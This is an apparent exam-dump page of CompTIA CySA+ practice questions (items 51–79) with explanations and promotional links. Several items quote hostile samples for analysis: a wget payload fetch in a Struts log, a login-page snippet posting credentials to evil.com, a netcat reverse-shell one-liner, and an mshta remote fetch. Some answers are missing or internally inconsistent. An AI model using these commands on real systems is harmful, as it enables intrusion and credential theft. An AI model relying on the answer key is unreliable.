The string is URL-encoded ASCII that decodes to www.comptia.com. Encoding URLs in this manner is a common obfuscation technique used by attackers to bypass spam filters and detection mechanisms while still redirecting users to malicious or legitimate-looking domains.

NEW QUESTION: 51
There are several reports of sensitive information being disclosed via file sharing services. The company would like to improve its security posture against this threat. Which of the following security controls would best support the company in this scenario?
A. Implement step-up authentication for administrators
B. Improve employee training and awareness
C. Increase password complexity standards
D. Deploy mobile device management
Answer: (SHOW ANSWER)
The best security control to implement against sensitive information being disclosed via file sharing services is to improve employee training and awareness. Employee training and awareness can help educate employees on the risks and consequences of using file sharing services for sensitive information, as well as the policies and procedures for handling such information securely and appropriately. Employee training and awareness can also help foster a security culture and encourage employees to report any incidents or violations of information security.

NEW QUESTION: 52
An incident response team member is triaging a Linux server. The output is shown below:

```
$ cat /etc/passwd

root:x:0:0::/:/bin/zsh
bin:x:1:1::/:/usr/bin/nologin
daemon:x:2:2::/:/usr/bin/nologin
mail:x:8:12::/var/spool/mail:/usr/bin/nologin
http:x:33:33::/srv/http:/bin/bash
nobody:x:65534:65534:Nobody:/:/usr/bin/nologin
git:x:972:972:git daemon user:/:/usr/bin/git-shell

$ cat /var/log/httpd

at org.apache.catalina.core.ApplicationFilterChain.internaDoFilter(ApplicationFilterChain.java:241)
at org.apache.catalina.core.ApplicationFilterChain.internaDoFilter(ApplicationFilterChain.java:208)
at org.java.util.concurrent.ThreadPoolExecutor.runWorker(ThreadPoolExecutor.java:316)
at org.java.util.concurrent.ThreadPoolExecutor.runWorker(ThreadPoolExecutor.java:1142)
WARN [struts2.dispatcher.multipart.JakartaMultiPartRequest] Unable to parse request
container.getInstance.(#wget http://grohl.ve.da/tmp/brkgtr.zip;#whoami)
at org.apache.commons.fileupload.FileUploadBase$FileUploadBase$FileItemIteratorImpl.<init>(FileUploadBase.java:947)
at org.apache.commons.fileupload.FileUploadBase.getItemIterator(FileUploadBase.java:334)
at org.apache.struts2.dispatcher.multipart.JakartaMultipartRequest.parseRequest(JakartaMultiPartRequest.java:188)
org.apache.struts2.dispatcher.multipart.JakartaMultipartRequest.parseRequest(JakartaMultiPartRequest.java:423)
```

freecram.net

Which of the following is the adversary most likely trying to do?
A. Create a backdoor root account named zsh.
B. Execute commands through an unsecured service account.
C. Send a beacon to a command-and-control server.
D. Perform a denial-of-service attack on the web server.

Answer: (SHOW ANSWER)
The log output indicates an attempt to execute a command via an unsecured service account, specifically using a wget command to download a file from an external source. This suggests that the adversary is trying to exploit a vulnerability in the web server to run unauthorized commands, which is a common technique for gaining a foothold or further compromising the system. The presence of wget http://grohl.ve.da/tmp/brkgtr.zip indicates an attempt to download and possibly execute a malicious payload.

NEW QUESTION: 53
A security analyst needs to secure digital evidence related to an incident. The security analyst must ensure that the accuracy of the data cannot be repudiated. Which of the following should be implemented?
A. Offline storage
B. Evidence collection
C. Integrity validation
D. Legal hold
Answer: (SHOW ANSWER)
Integrity validation is the process of ensuring that the digital evidence has not been altered or tampered with during collection, acquisition, preservation, or analysis. It usually involves generating and verifying cryptographic hashes of the evidence, such as MD5 or SHA-1. Integrity validation is essential for maintaining the accuracy and admissibility of the digital evidence in court.

NEW QUESTION: 54
Which of the following is an example of the shift-left concept as it pertains to the SDLC?
A. Scanning for API keys in code committed to the development repository
B. Installing EDR protection on all microservices
C. Conducting monthly vulnerability scans against quality assurance servers
D. Automating DAST scans against public web applications
Answer: (SHOW ANSWER)
Shift-left emphasizes integrating security activities as early as possible in the Software Development Life Cycle (SDLC). Scanning code for exposed API keys when it is committed to the development repository identifies security issues during development, allowing them to be remediated before reaching later testing or production stages.

NEW QUESTION: 55
A security analyst needs to identify an asset that should be remediated based on the following information:

```
File Server
CVSS:3.1/AV:L/AC:L/PR:N/UI:N/S:U/C:L/I:L/A:H/

Web Server
CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H/

Mail Server
CVSS:3.1/AV:N/AC:H/PR:N/UI:N/S:U/C:H/I:H/A:H/

Domain Controller:
CVSS:3.1/AV:N/AC:L/PR:R/UI:R/S:U/C:H/I:H/A:H/
```

freecram.net
Which of the following assets should the analyst remediate first?
A. Mail server
B. Domain controller
C. Web server

D. File server
Answer: (SHOW ANSWER)
The webserver is easily exploitable, low attack complexity, PR:N.

NEW QUESTION: 56
Before adopting a disaster recovery plan, some team members need to gather in a room to review the written scenarios. Which of the following best describes what the team is doing?
A. Simulation
B. Tabletop exercise
C. Full test
D. Parallel test
Answer: B (LEAVE A REPLY)
The team is conducting a Tabletop Exercise. A tabletop exercise involves a facilitated discussion where participants work through a simulated disaster scenario. It allows teams to practice decision-making, communication, and coordination without the logistical complexities of a full- scale simulation or test.

NEW QUESTION: 57
SIMULATION
A healthcare organization must develop an action plan based on the findings from a risk assessment. The action plan must consist of risk categorization and prioritization.
INSTRUCTIONS
Click on the audit report and risk matrix to review their contents.
Assign a categorization to each risk and determine the order in which the findings must be prioritized for remediation according to the risk rating score.
If at any time you would like to bring back the initial state of the simulation, please click the Reset All button.

Risk matrix

Severity of impact		Likelihood of occurrence				
		Very unlikely 1	Unlikely 2	Possible 3	Likely 4	Very likely 5
Critical	5	5	10	15	20	25
Severe	4	4	8	12	16	20
Moderate	3	3	6	9	12	15
Minor	2	2	4	6	8	10
Negligible	1	1	2	3	4	5

freecram.net

Risk audit report

Risk	Description	Risk Rating Score
Improperly configured third-party websites pose security risks to internal assets.	During sampling, ten successful connections to websites with expired or invalid security certificates were found. Sites found during assessment include: www.cnn.com www.localbank.com www.shopping.com	Likelihood of occurrence: 2 Severity of impact: 1
A large number of potentially malicious emails is reaching end-user and shared mailboxes.	A heavy volume of phishing and/or spam messages are reaching end user and shared mailboxes increasing the risk of malicious attachments being opened or links being clicked.	Likelihood of occurrence: 5 Severity of impact: 5
Unauthorized software was discovered on technician workstations.	Unauthorized software was found on a station used by technicians in patient-facing roles. Software found: Weather Toolbar Shopping Helper Newsfeed Live	Likelihood of occurrence: 2 Severity of impact: 2
PHI data was found within the development and test environments.	Controls are not in place to prevent sensitive production data from being used in the test/dev environment, leading to the potential of unauthorized access to and exfiltration of sensitive data.	Likelihood of occurrence: 3 Severity of impact: 3
The internet-facing web server allows access to data without requiring credentials.	Data on the server was found to be accessible via the internet without requiring login credentials. The marketing material stored on this server is required to be publically available.	Likelihood of occurrence: 3 Severity of impact: 1
Sensitive materials were found on a fax machine in a common area.	Documents containing patient information were found unattended on a printer/fax machine located in a common area and was potentially accessible by patients and other non-staff.	Likelihood of occurrence: 3 Severity of impact: 2
A list of patient prescription information was emailed to the incorrect recipient.	A list containing the PHI of 15 patients, including prescription information, was emailed to the incorrect recipient outside of the organization. There was a BPA with the recipient and notification to the patients was deemed unnecessary.	Likelihood of occurrence: 3 Severity of impact: 5
A large volume of ICMP traffic is detected from an external source to Server2.	Review of logs show that a large volume of ICMP traffic has been consistently directed at Server2 for an extended period.	Likelihood of occurrence: 5 Severity of impact: 4

freecram.net

Action Plan

Risk prioritization	Risk finding	Risk categorization
1 2 3 4 5 6 7 8 Select	A list of patient prescription information was emailed to the incorrect recipient.	Select Low (0-4) Medium (5-9) High (10-25)
1 2 3 4 5 6 7 8 Select	Improperly configured third-party websites pose security risks to internal assets.	Select Low (0-4) Medium (5-9) High (10-25)
1 2 3 4 5 6 7 8 Select	A large volume of ICMP traffic is detected from an external source to Server2.	Select Low (0-4) Medium (5-9) High (10-25)
1	Unauthorized software was discovered on technician workstations.	

1 2 3 4 5 6 7 8 Select		Select Low (0-4) Medium (5-9) High (10-25)
1 2 3 4 5 6 7 8 Select	The internet-facing web server allows access to data without requiring credentials.	Select Low (0-4) Medium (5-9) High (10-25)
1 2 3 4 5 6 7 8 Select	A large number of potentially malicious emails is reaching end-user and shared mailboxes.	Select Low (0-4) Medium (5-9) High (10-25)
1 2 3 4 5 6 7 8 Select	PHI data was found within the development and test environments.	Select Low (0-4) Medium (5-9) High (10-25)

1 2 3 4 5 6 7 8 Select	Sensitive materials were found on a fax machine in a common area.	Select Low (0-4) Medium (5-9) High (10-25)

Answer:

Action Plan

Risk prioritization	Risk finding	Risk categorization
1 2 3 4 5 6 7 8 Select	A list of patient prescription information was emailed to the incorrect recipient.	Select Low (0-4) Medium (5-9) High (10-25)
1 2 3 4 5 6 7 8 Select	Improperly configured third-party websites pose security risks to internal assets.	Select Low (0-4) Medium (5-9) High (10-25)

1 2 3 4 5 6 7 8 Select	A large volume of ICMP traffic is detected from an external source to Server2.	Select Low (0-4) Medium (5-9) High (10-25)
1 2 3 4 5 6 7 8 Select	Unauthorized software was discovered on technician workstations.	Select Low (0-4) Medium (5-9) High (10-25)
1 2 3 4 5 6 7 8 Select	The internet-facing web server allows access to data without requiring credentials.	Select Low (0-4) Medium (5-9) High (10-25)
1 2 3 4 5 6 7 8	A large number of potentially malicious emails is reaching end-user and shared mailboxes.	Select Low (0-4) Medium (5-9) High (10-25)

Select		
1 2 3 4 5 6 7 8 Select	PHI data was found within the development and test environments.	Select Low (0-4) Medium (5-9) High (10-25)
1 2 3 4 5 6 7 8 Select	Sensitive materials were found on a fax machine in a common area.	Select Low (0-4) Medium (5-9) High (10-25)

Explanation:

Here are the correct risk prioritizations and risk categorizations for each risk finding, based on the audit report, risk matrix, and calculated scores:

1. A list of patient prescription information was emailed to the incorrect recipient.

Risk Prioritization: 3

Risk Categorization: High (10-25)

2. Improperly configured third-party websites pose security risks to internal assets.

Risk Prioritization: 8

Risk Categorization: Low (0-4)

3. A large volume of ICMP traffic is detected from an external source to Server2.

Risk Prioritization: 2

Risk Categorization: High (10-25)

4. Unauthorized software was discovered on technician workstations.

Risk Prioritization: 7

Risk Categorization: Medium (5-9)

5. The internet-facing web server allows access to data without requiring credentials.

Risk Prioritization: 4

Risk Categorization: Medium (5-9)

6. A large number of potentially malicious emails is reaching end-user and shared mailboxes.

Risk Prioritization: 1

Risk Categorization: High (10-25)

7. PHI data was found within the development and test environments.

Risk Prioritization: 4

Risk Categorization: Medium (5-9)

8. Sensitive materials were found on a fax machine in a common area.

Risk Prioritization: 6

Risk Categorization: Low (0-4)

NEW QUESTION: 58

Which of the following best describes the document that defines the expectation to network customers that patching will only occur between 2:00 a.m. and 4:00 a.m.?

A. SLA

B. LOI

C. MOU

D. KPI

Answer: (SHOW ANSWER)

SLA (Service Level Agreement) is the best term to describe the document that defines the expectation to network customers that patching will only occur between 2:00 a.m. and 4:00 a.m., as it reflects the agreement between a service provider and a customer that specifies the services, quality, availability, and responsibilities that are agreed upon. An SLA is a common type of document that is used in various industries and contexts, such as IT, telecom, cloud computing, or outsourcing. An SLA typically includes metrics and indicators to measure the performance and quality of the service, such as uptime, response time, or resolution time. An SLA also defines the consequences or remedies for any breaches or failures of the service, such as penalties, refunds, or credits. An SLA can help to manage customer expectations, formalize communication, improve productivity, and strengthen relationships. The other terms are not as accurate as SLA, as they describe different types of documents or concepts. LOI (Letter of Intent) is a document that outlines the main terms and conditions of a proposed agreement between two or more parties, before a formal contract is signed. An LOI is usually non-binding and expresses the intention or interest of the parties to enter into a future agreement. An LOI can help to clarify the key points of a deal, facilitate negotiations, or demonstrate commitment. MOU (Memorandum of Understanding) is a document that describes a mutual agreement or cooperation between two or more parties, without creating any legal obligations or commitments. An MOU is usually more formal than an LOI, but less formal than a contract. An MOU can help to establish a common ground, define roles and responsibilities, or outline expectations and goals. KPI (Key Performance Indicator) is a concept that refers to a measurable value that demonstrates how effectively an organization or individual is achieving its key objectives or goals. A KPI is usually quantifiable and specific, such as revenue growth, customer satisfaction, or employee retention.

A KPI can help to track progress, evaluate performance, or identify areas for improvement.

NEW QUESTION: 59

A security analyst found an old version of OpenSSH running on a DMZ server and determined the following piece of code could have led to a command execution through an integer overflow;

```
nresp = packet_get_inf();
if (nresp > 0) {
   response = xmalloc(nresp*sizeof(char*));
   for (i = 0; i < nresp; i++)
     response[i] = packet_get_string(NULL);
}
```

freecram.net

Which of the following controls must be in place to prevent this vulnerability?

A. Convert all integer numbers in strings to handle the memory buffer correctly.

B. Implement float numbers instead of integers to prevent integer overflows.

C. Use built-in functions from libraries to check and handle long numbers properly.

D. Sanitize user inputs, avoiding small numbers that cannot be handled in the memory.

Answer: (SHOW ANSWER)

The vulnerability in the code is an integer overflow, which happens when the size of a variable exceeds its maximum capacity. Attackers can exploit this vulnerability to execute arbitrary code, escalate privileges, or cause a denial of service. To prevent integer overflows, it is recommended to use built-in functions from libraries to check and handle long numbers properly. In this case, OpenSSH should be updated to the latest version, which includes patches to fix this vulnerability.

Additionally, it is good practice to use static analysis tools and perform code reviews to detect vulnerabilities before they are deployed to production.

NEW QUESTION: 60

A security officer needs to find the most cost-effective solution to the current data privacy and protection gap found in the last security assessment.

Which of the following is the BEST recommendation?

Freecram.net

A. Create a data minimization plan.

B. Require users to sign NDAs

C. Implement a data loss prevention solution

D. Add access control requirements

Answer: (SHOW ANSWER)

NEW QUESTION: 61

A user's computer is performing slower than the day before, and unexpected windows continually open and close. The user did not install any new programs, and after the user restarted the desktop, the issue was not resolved. Which of the following incident response actions should be taken next?

A. Restart in safe mode and start a virus scan.

B. Disconnect from the network and leave the PC turned on.

C. Contain the device and implement a legal hold.

D. Reformat and reimage the OS.

Answer: (SHOW ANSWER)

The symptoms suggest that the computer may be compromised, potentially with malware or unauthorized remote access. The first step in incident response is containment to prevent further spread or damage. Disconnecting the device from the network isolates it, preventing the attacker from continuing operations or accessing additional systems. Leaving the PC turned on preserves volatile data (e.g., memory contents, active connections) that may be critical for forensic analysis.

Valid CS0-003 Dumps shared by EduDump.com for Helping Passing CS0-003 Exam! EduDump.com now offer the **newest CS0-003 exam dumps**, the EduDump.com CS0-003 exam **questions have been updated** and **answers have been corrected** get the **newest** EduDump.com CS0-003 dumps with Test Engine here: https://www.edudump.com/exams/CuramSoftware/CS0-003/premium/ (**490** Q&As Dumps, **35%OFF** **Special Discount Code:** **freecram**)

NEW QUESTION: 62

A systems administrator reviews a ticket from a third-party SOC regarding a recent security event. The SOC provided the following table:

Time	Username	Hostname	Success/failure	Source location
13:48:12	jdoe	app-01	Success	United States
13:57:18	jdoe	app-02	Success	United States
14:02:26	jroe	app-01	Failure	United Kingdom
14:19:08	jroe	app-02	Failure	United Kingdom
14:44:26	jroe	web-04	Failure	United Kingdom
15:49:02	jroe	web-06	Failure	United Kingdom
16:31:44	jdoe	app-01	Success	India

freecram.net

Which of the following is most likely the reason for the SOC ticket?

A. Impossible travel

B. Geoblocking policy

C. Time-of-day restrictions

D. Brute-force authentication

Answer: (SHOW ANSWER)

The log entries show successful logins for the same user account from the United States and later from India within a relatively short period. Traveling between those locations in the elapsed time would be unrealistic, which is a classic indicator of impossible travel. This type of alert is commonly generated when authentication events occur from geographically distant locations in a timeframe that is physically impossible for a legitimate user.

NEW QUESTION: 63

A group of hacktivists has breached and exfiltrated data from several of a bank's competitors.

Given the following network log output:

ID	Source	Destination	Protocol	Service
1	172.16.1.1	172.16.1.10	ARP	AddrResolve
2	172.16.1.10	172.16.1.20	TCP 135 - RPC	Kerberos
3	172.16.1.10	172.16.1.30	TCP 445 - SMB	WindowsExplorer
4	172.16.1.30	5.29.1.5	TCP 443 - HTTPS	Browser.exe
5	11.4.11.28	172.16.1.1	TCP 53 - DNS	Unknown
6	20.109.209.108	172.16.1.1	TCP 443 - HTTPS	WUS
7	172.16.1.25	bank.backup.com	TCP 21 - FTP	FileZilla

freecram.net

Which of the following represents the greatest concerns with regard to potential data exfiltration? (Choose two.)

A. 1

B. 2

C. 3
D. 4
E. 5
F. 6
G. 7
Answer: (SHOW ANSWER)
ID 4: An internal host (172.16.1.30) pushing data out over HTTPS (Browser.exe) to an unknown external IP - it could be a covert upload.
ID 7: A host (172.16.1.25) using FTP (FileZilla) to send data to bank.backup.com - direct file transfer off-site.

NEW QUESTION: 64
A company patches its servers using automation software. Remote SSH or RDP connections are allowed to the servers only from the service account used by the automation software. All servers are in an internal subnet without direct access to or from the internet. An analyst reviews the following vulnerability summary:

ID	Vulnerability Name	Exploit	CVSS	Instances
1	Default Guessable SNMP community names: public		7.5	14
2	Microsoft CVE-2021-34527: PrintNightmare	Yes	8.4	2
3	User home directory mode unsafe		2.1	3854
4	Debian CVE-2018-17182: vmacache_flush all	Yes	6.7	70

Which of the following vulnerability IDs should the analyst address first?
A. 1
B. 2
C. 3
D. 4
Answer: (SHOW ANSWER)
The vulnerability with the highest CVSS score and an active exploit is Microsoft CVE-2021-34527 (PrintNightmare). Although only present on two instances, its high severity (8.4) and exploitable nature make it a priority. PrintNightmare is a well-known remote code execution vulnerability, which can be a critical risk.

NEW QUESTION: 65
A security analyst at a company is reviewing an alert from the file integrity monitoring indicating a mismatch in the login. html file hash. After comparing the code with the previous version of the page source code, the analyst found the following code snippet added:

```
$.ajax({
  dataType: 'JSON',
  url: 'https://evil.com/finish.php?x=ZXZpbA==',
  type: 'POST',
  data: {
    email: email%40domain.com,
    password: password
  }
...
```

Which of the following best describes the activity the analyst has observed?
A. Beaconing
B. Unauthorized changes
C. Obfuscated links
D. Exfiltration
Answer: (SHOW ANSWER)

NEW QUESTION: 66
Which of the following explains how MTTD can affect IR reporting and communication?
A. Having a shorter MTTD reduces the potential impact of an incident.
B. Improved MTTD ensures the leadership team is made aware of threats before exploitation.
C. The MTTD defines the maximum time allowed between detection and response
D. MTTD is part of regulatory compliance and outlines an approved process for reporting.
Answer: (SHOW ANSWER)
Mean Time to Detect (MTTD) measures how quickly an organization identifies security incidents.
A shorter MTTD means threats are discovered sooner, allowing responders to contain and remediate them before they cause greater damage. This directly reduces the potential impact of an incident and is an important metric in incident response reporting.

NEW QUESTION: 67
Which of the following types of controls defines placing an ACL on a file folder?
A. Technical control
B. Confidentiality control
C. Managerial control
D. Operational control
Answer: A (LEAVE A REPLY)
Technical controls enforce confidentiality, integrity, and availability in the digital space. Examples of technical security controls include firewall rules, access control lists, intrusion prevention systems, and encryption.

NEW QUESTION: 68
A security analyst reviews the following output:

No.	Time	Source	Destination	Protocol	Length	Info
20	3.550217	00:21:6a:86:0b:c2	Broadcast	ARP	42	who has 172.20.0.1? Tell 172.20.14.246
21	3.551628	00:21:6a:86:0b:c2	Broadcast	ARP	42	who has 172.20.0.4? Tell 172.20.14.246
22	3.551659	00:21:6a:86:0b:c2	Broadcast	ARP	42	who has 172.20.0.5? Tell 172.20.14.246
23	3.551687	00:21:6a:86:0b:c2	Broadcast	ARP	42	who has 172.20.0.6? Tell 172.20.14.246
24	3.551714	00:21:6a:86:0b:c2	Broadcast	ARP	42	who has 172.20.0.7? Tell 172.20.14.246
25	3.551742	00:21:6a:86:0b:c2	Broadcast	ARP	42	who has 172.20.0.8? Tell 172.20.14.246
26	3.551769	00:21:6a:86:0b:c2	Broadcast	ARP	42	who has 172.20.0.9? Tell 172.20.14.246
27	3.551797	00:21:6a:86:0b:c2	Broadcast	ARP	42	who has 172.20.0.10? Tell 172.20.14.246
28	3.551827	00:21:6a:86:0b:c2	Broadcast	ARP	42	who has 172.20.0.11? Tell 172.20.14.246
29	3.551855	00:21:6a:86:0b:c2	Broadcast	ARP	42	who has 172.20.0.12? Tell 172.20.14.246

freecram.net

Which of the following malicious activities is occurring?

A. ARP poisoning

B. MAC flooding

C. ARP spoofing

D. ARP scanning

Answer: (SHOW ANSWER)

The repeated ARP requests from the same source MAC address for a sequence of IP addresses (e.g., 172.20.0.1 to 172.20.0.12) indicate ARP scanning. This is typically used to map out live hosts on a network by identifying which IPs respond to ARP requests.

NEW QUESTION: 69

An analyst receives an alert for suspicious IIS log activity and reviews the following entries:

2024-05-23 15:57:05 10.203.10.16 HEAT / - 80 - 10.203.10.17 DirBuster-1.0-RC1+(http://www.owasp.org/index.php/Category:OWASP_DirBuster_Project) .

..

Which of the following will the analyst infer from the logs?

A. An attacker is performing network lateral movement.

B. An attacker is conducting reconnaissance of the website.

C. An attacker is exfiltrating data from the network.


D. An attacker is cloning the website.

Answer: (SHOW ANSWER)

The logs indicate that the OWASP DirBuster tool is being used. This tool is designed for directory brute-forcing to find hidden files or directories on a web server, which aligns with reconnaissance activities. The series of GET and HEAD requests further confirm directory and file enumeration attempts.

NEW QUESTION: 70

A penetration tester is conducting a test on an organization's software development website. The penetration tester sends the following request to the web interface:



Which of the following exploits is most likely being attempted?

A. SQL injection

B. Local file inclusion

C. Cross-site scripting

D. Directory traversal

Answer: (SHOW ANSWER)

SQL injection is a type of attack that injects malicious SQL statements into a web application's input fields or parameters, in order to manipulate or access the underlying database. The request shown in the image contains an SQL injection attempt, as indicated by the "UNION SELECT" statement, which is used to combine the results of two or more queries. The attacker is trying to extract information from the database by appending the malicious query to the original one.

NEW QUESTION: 71

An end user forwarded an email with a file attachment to the SOC for review. The SOC analysts think the file was specially crafted for the target. Which of the following investigative actions would best determine if the attachment was malicious?

A. Review the file in Virus Total to determine if the domain is associated with any phishing.

B. Review the attachment's behavior in a sandbox environment while running Wireshark.

C. Review the source IP address in AbuseIPDB.

D. Review the email header to analyze the DKIM, DMARC, and SPF values.

Answer: (SHOW ANSWER)

NEW QUESTION: 72
During an incident, a security analyst discovers a large amount of PII has been emailed externally from an employee to a public email address. The analyst finds that the external email is the employee's personal email. Which of the following should the analyst recommend be done first?
A. Place a legal hold on the employee's mailbox.
B. Enable filtering on the web proxy.
C. Disable the public email access with CASB.
D. Configure a deny rule on the firewall.
Answer: (SHOW ANSWER)
Placing a legal hold on the employee's mailbox is the best action to perform first, as it preserves all mailbox content, including deleted items and original versions of modified items, for potential legal or forensic purposes. A legal hold is a feature that allows an administrator to retain mailbox data for a user indefinitely or for a specified period, regardless of the user's actions or retention policies. A legal hold can be applied to a mailbox using Litigation Hold or In-Place Hold in Exchange Server or Exchange Online. A legal hold can help to ensure that evidence of data exfiltration or other malicious activities is not lost or tampered with, and that the organization can comply with any legal or regulatory obligations.

NEW QUESTION: 73
An organization utilizes multiple vendors, each with its own portal that a security analyst must sign in to daily. Which of the following is the best solution for the organization to use to eliminate the need for multiple authentication credentials?
A. API
B. MFA
C. SSO
D. VPN
Answer: (SHOW ANSWER)
Single Sign-On (SSO) allows users to authenticate once and gain access to multiple applications without needing to re-enter credentials for each one. It reduces password fatigue, improves security, and streamlines authentication across vendor portals.

NEW QUESTION: 74
A security analyst detected the following suspicious activity:
rm -f /tmp/f;mknod /tmp/f p;cat /tmp/f|/bin/sh -i 2>&1|nc 10.0.0.1
1234 > tmp/f
Which of the following most likely describes the activity?
A. Network pivoting
B. Host scanning
C. Privilege escalation
D. Reverse shell
Answer: (SHOW ANSWER)
The provided command sequence is indicative of creating a reverse shell. Here's a breakdown of the command: bash rm -f /tmp/f; mknod /tmp/f p; cat /tmp/f | /bin/sh -i 2>&1 | nc 10.0.0.1 1234 > /tmp/f rm -f /tmp/f: Removes the file /tmp/f if it exists. mknod / tmp/f p: Creates a named pipe
/tmp/f. cat /tmp/f | /bin/sh -i 2>&1 | nc 10.0.0.1 1234 > / tmp/f: Pipes the input from the named pipe to /bin/sh (starting an interactive shell), redirects the shell's input and output through netcat (nc), which then connects to the IP address 10.0.0.1 on port 1234, and sends the shell's output back through the named pipe.
NEW QUESTION: 75
A security analyst recently used Arachni to perform a vulnerability assessment of a newly developed web application. The analyst is concerned about the following output:

[+] XSS: In form input 'txtSearch' with action
https://localhost/search.aspx
[-] XSS: Analyzing response #1...
[-] XSS: Analyzing response #2...
[-] XSS: Analyzing response #3...
[+] XSS: Response is tainted. Looking for proof of the vulnerability.
Which of the following is the most likely reason for this vulnerability?
A. The developer did not set proper cross-site request forgery protections.
B. The developer did not implement default protections in the web application build.
C. The developer set input validation protection on the specific field of search.aspx.
D. The developer did not set proper cross-site scripting protections in the header.
Answer: (SHOW ANSWER)

NEW QUESTION: 76
As part of a malware analysis, a security analyst finds the following:
mshta
https://185.43.143.6/dXNlcjliYWxkbzY4NClwd2Q9RkBuY3lLYXQxLUlQPTlzLjcuND IuMSlwPTIyODA= Which of the following is the best tool to use for additional analysis?
A. Metasploit
B. strings
C. VirusTotal
D. CyberChef
E. Wireshark
Answer: (SHOW ANSWER)
The command contains an encoded string that appears to be Base64 data appended to a URL.
CyberChef is specifically designed for decoding, deobfuscating, and transforming encoded data commonly found in malware analysis. It allows analysts to quickly decode Base64 and inspect the underlying content to understand the payload or parameters being used.

Valid CS0-003 Dumps shared by EduDump.com for Helping Passing CS0-003 Exam! EduDump.com now offer the **newest CS0-003 exam dumps**, the EduDump.com CS0-003 exam **questions have been updated** and **answers have been corrected** get the **newest** EduDump.com CS0-003 dumps with Test Engine here: https://www.edudump.com/exams/CuramSoftware/CS0-003/premium/ (**490** Q&As Dumps, **35%OFF** **Special Discount Code:** **freecram**)

NEW QUESTION: 77
A SOC manager is looking for a solution that can improve the response time and execute predetermined instructions. Which of the following is the best solution based on these requirements?
A. XDR
B. SIEM
C. CASB
D. SOAR
Answer: (SHOW ANSWER)
SOAR (Security Orchestration, Automation, and Response) platforms are designed to automate response actions and execute predetermined instructions, significantly improving incident response times for

security operations teams.

NEW QUESTION: 78
Several critical bugs were identified during a vulnerability scan. The SLA risk requirement is that all critical vulnerabilities should be patched within 24 hours. After sending a notification to the asset owners, the patch cannot be deployed due to planned, routine system upgrades Which of the following is the best method to remediate the bugs?
A. Reschedule the upgrade and deploy the patch
B. Request an exception to exclude the patch from installation
C. Update the risk register and request a change to the SLA
D. Notify the incident response team and rerun the vulnerability scan
Answer: (SHOW ANSWER)
When a patch cannot be deployed due to conflicting routine system upgrades, updating the risk register and requesting a change to the Service Level Agreement (SLA) is a practical approach. It allows for re-evaluation of the risk and adjustment of the SLA to reflect the current situation.

NEW QUESTION: 79
SIMULATION
Approximately 100 employees at your company have received a phishing email. As a security analyst, you have been tasked with handling this situation.
INSTRUCTIONS
Review the information provided and determine the following:
1. How many employees clicked on the link in the phishing email?
2. On how many workstations was the malware installed?
3. What is the executable file name of the malware?
If at any time you would like to bring back the initial state of the simulation, please click the Reset All button.


View Phishing Email

How many users clicked the link in the phishing e-mail?

How many workstations were infected?

Select the malware executable name.

- cmd.exe
- winlogon.exe
- chrome.exe
- excel.exe
- putty.exe
- svchost.exe
- firefox.exe
- time.exe
- mailclient.exe
- notepad.exe
- iexplore.exe
- explorer.exe
- outlook.exe
- winword.exe
- lsass.exe



freecram.net

Email Server Logs

Date/Time	Protocol	SIP	Source port	From	To
3/7/2016 4:17:08 PM	TCP	192.168.0.110	37196	kmatthews@anycorp.com	dfritz@anycorp.com
3/7/2016 4:16:19 PM	TCP	192.168.0.117	57888	stanimoto@anycorp.com	adifabio@anycorp.com
3/7/2016 4:15:13 PM	TCP	192.168.0.139	46550	hparikh@anycorp.com	adifabio@anycorp.com
3/7/2016 4:14:25 PM	TCP	192.168.0.185	63616	jlee@anycorp.com	jlee@anycorp.com,adifabio@anycorp.com
3/7/2016 4:13:02 PM	TCP	192.168.0.47	60919	adifabio@anycorp.com	cpuziss@anycorp.com
3/7/2016 4:12:50 PM	TCP	192.168.0.155	32891	kwilliams@anycorp.com	hparikh@anycorp.com
3/7/2016 4:11:09 PM	TCP	192.168.0.34	46187	lbalk@anycorp.com	jlee@anycorp.com
